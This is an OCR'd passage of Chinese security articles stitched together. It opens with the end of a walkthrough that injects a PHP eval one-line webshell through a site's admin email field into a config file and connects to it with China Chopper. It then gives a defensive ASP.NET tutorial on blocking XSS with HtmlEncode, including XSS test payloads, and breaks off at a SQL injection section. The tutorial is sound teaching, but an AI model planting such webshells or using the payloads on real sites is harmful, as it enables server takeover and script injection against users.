


图3

下面是我变形后的一句话“/")?><?php @eval($_POST[hack] //- “，会把一句话写到data/ website.inc.php在写一句话的时候要注意，一定要写到管理员邮箱那一栏。不然不能闭合前面的代码写一句话也就不会成功，如图4。




图4

我用菜刀连接成功如图5。




图5

ASP.NET防XSS注入注入

最近去绿盟面试的时候突然被问到关于跨站的问题，当时脑子有点懵所以回答得不是很好。回来想想就稍微整理了一下最简单的思路，写了一个比较简单的ASP.NET的程序进行了一下防跨站的验证。回头一想想，干脆也试试连防注入的方法也一起复习一下，为以后多打打基础。以下的程序都是在Visual Studio 2008上编写的，使用的是.net framework 2.0。

编写的ASP.NET应用程序主要有以下几个页面：一个是普通页面（WebPage1）、第二个是有简单防XSS攻击的页面（WebPage2）、第三是防注入页面（WebForm1）。

一、跨站的简单防护

先谈谈跨站的简单防护。




图1

普通页面添加一个TextBox、一个button、一个Label，页面展示如图1。

为按钮添加点击事件，代码如下：

```
protected void Button1_Click(object sender, EventArgs e)
{
    if (TextBox1.Text != "")
        Label1.Text = TextBox1.Text;
}
```

按照这样一个控件的布局，可以认为他是一个很简单的显示留言的web程序。我们所希望的结果自然是在文本框中输入的文本能正常的显示在Label中。

我们在TextBox1输入一个测试语句，语句如下：

<script>alert("123");</script>

上面这句也不用多解释了，连我这种菜都知道是跳出一个对话框的js语句。但是，运行的结果很糟，返回如下的错误信息：

“/”应用程序中的服务器错误。

从客户端(TextBox1="<script>alert("123")...")中检测到有潜在危险的 Request.Form 值。

说明：请求验证过程检测到有潜在危险的客户端输入值，对请求的处理已经中止。该值可能指示危及应用程序安全的尝试，如跨站点的脚本攻击。通过在 Page 指令或配置节中设置 validateRequest=false 可以禁用请求验证。但是，在这种情况下，强烈建议应用程序显式检查所有输入。

异常详细信息：System.Web.HttpRequestValidationException: 从客户端(TextBox1="<script>alert("123")...")中检测到有潜在危险的 Request.Form 值。

说明里面也很清楚的说了，是开启了validateRequest的检查，然后检查到可能输入存在跨站的危险，那如果这样说来，岂不是写个留言板之类的还不让人讨论XSS方面的问题了吗？这也太搞了！所以下来我们要使用另外一种方法来处理XSS方面的问题。

首先修改一下Page指令，指令添加ValidateRequest让他不进行验证，修改后的指令如下：

```
<%@ Page Language="C#" AutoEventWireup="true" CodeBehind="WebPage1.aspx.cs" Inherits="XSS.WebPage1" ValidateRequest="false"%>
```

此时继续测试下，重复输入刚才的<script>alert("123");</script>，结果如图2所示，XSS已经成功。




图2

为了让大家方便对比结果，重新创建一个ASPX页面（WebPage2）来进行简单防范的演示。

在另一个具有简单防范功能的页面中，添加和之前页面一样的控件（记得连Page命令也改了），页面也和图1一样。




图3

在添加按钮事件的代码的时候，我们多加一个处理输入文本的方法，这个方法就是Server.HtmlEncode，该方法会对输入的字符串进行HTML编码并返回编码后的字符串。该方法的语法如下：

```
public string HtmlEncode(
    string s
)

按照该方法修改后的点击事件代码如下：
protected void Button1_Click(object sender, EventArgs e)
{
    if (TextBox1.Text != "")
        Label1.Text = Server.HtmlEncode(TextBox1.Text);
}
```

在这同样测试我们刚才那句<script>alert("123");</

script>，结果如图3所示，此时文本已经在label中正常的显示出来了，并没有跳出对话框。

接下来我们继续比较一下，看看两个页面源码的label处到底有什么不同。查看html源码的方法就不多提了。

普通页面（WebPage1）的label处html源码如下：

```
<span id="Label1"><script>alert("123");</script></span>
```

简单防XSS攻击的页面（WebPage2）的label处html源码如下：

```
<span id="Label1">&lt;script&gt;alert(&quot;123&quot;);&lt;/script&gt;</span>
```

XSS攻击最主要还是由于浏览器本身执行了服务器返回的某些特定的代码，WebPage1的结果是没有经过html编码的结果，所以浏览器默认就将他作为了javascript的代码来执行了；而WebPage2进行了编码，编码后的文本没有当作javascript的语句来进行处理，最后就只是当作一般的文本显示了出来，跨站并没有成功。但是要注意，如果使用了这个编码的方法进行处理的话，没办法使用类似<img>这类常用的标签来显示图片，除非经过程序的特殊处理，比如单独提取出img的src、和宽高，重组以后再替换到文本里面，这样才可以避免进一步的跨站实现。不过在这还是推荐使用类似dz等php整站的[img]之类的自定义的标签，比较安全。如果要对这类经过html编码的文本进行解码的话，可以使用Server.HtmlDecode方法。

关于HtmlEncode的进一步解析，可以参考MSDN：

http://msdn.microsoft.com/zh-cn/library/w3te6wfz.aspx

下面继续提供一些跨站语句，大家自行测试：

```
<img src="#" onerror=alert('xss')></img>
```

以下仅IE6或之前的版本受影响：

```
<img src="javascript:alert('xss')"></img>
<table style={left:expression(alert('xss'))}></table>
<div style={left:expression(alert('xss'))}></div>
```

一般来说，在ASP.NET中使用HtmlEncode方法就可以防止大部分普通的跨站攻击了，所以说在编写应用程序的时候还是要养成良好的习惯，该注意的细节问题必须要搞好，免得到时候一个站点哪里都非常的稳固但是就输在了这一个最简单的方向上。

二、注入的简单防护

下面继续防注入的编写。注入肯定会涉及到数据库，在这我使用的是SQL Server 2005 Express。

第一步先启动SQL Server的服务。打开SQL Server配置管理器，右边第一项服务必须要启动（版本不同名字有所不同），如图4所示。




图4

接着第二步，打开SQL Server Management Studio Express，由于我的是express的，所以这个东西要单独去下载。打开之后连接数据库服务器，如图5所示。连接完成后如图6所示，可以看见很多东西。




图5

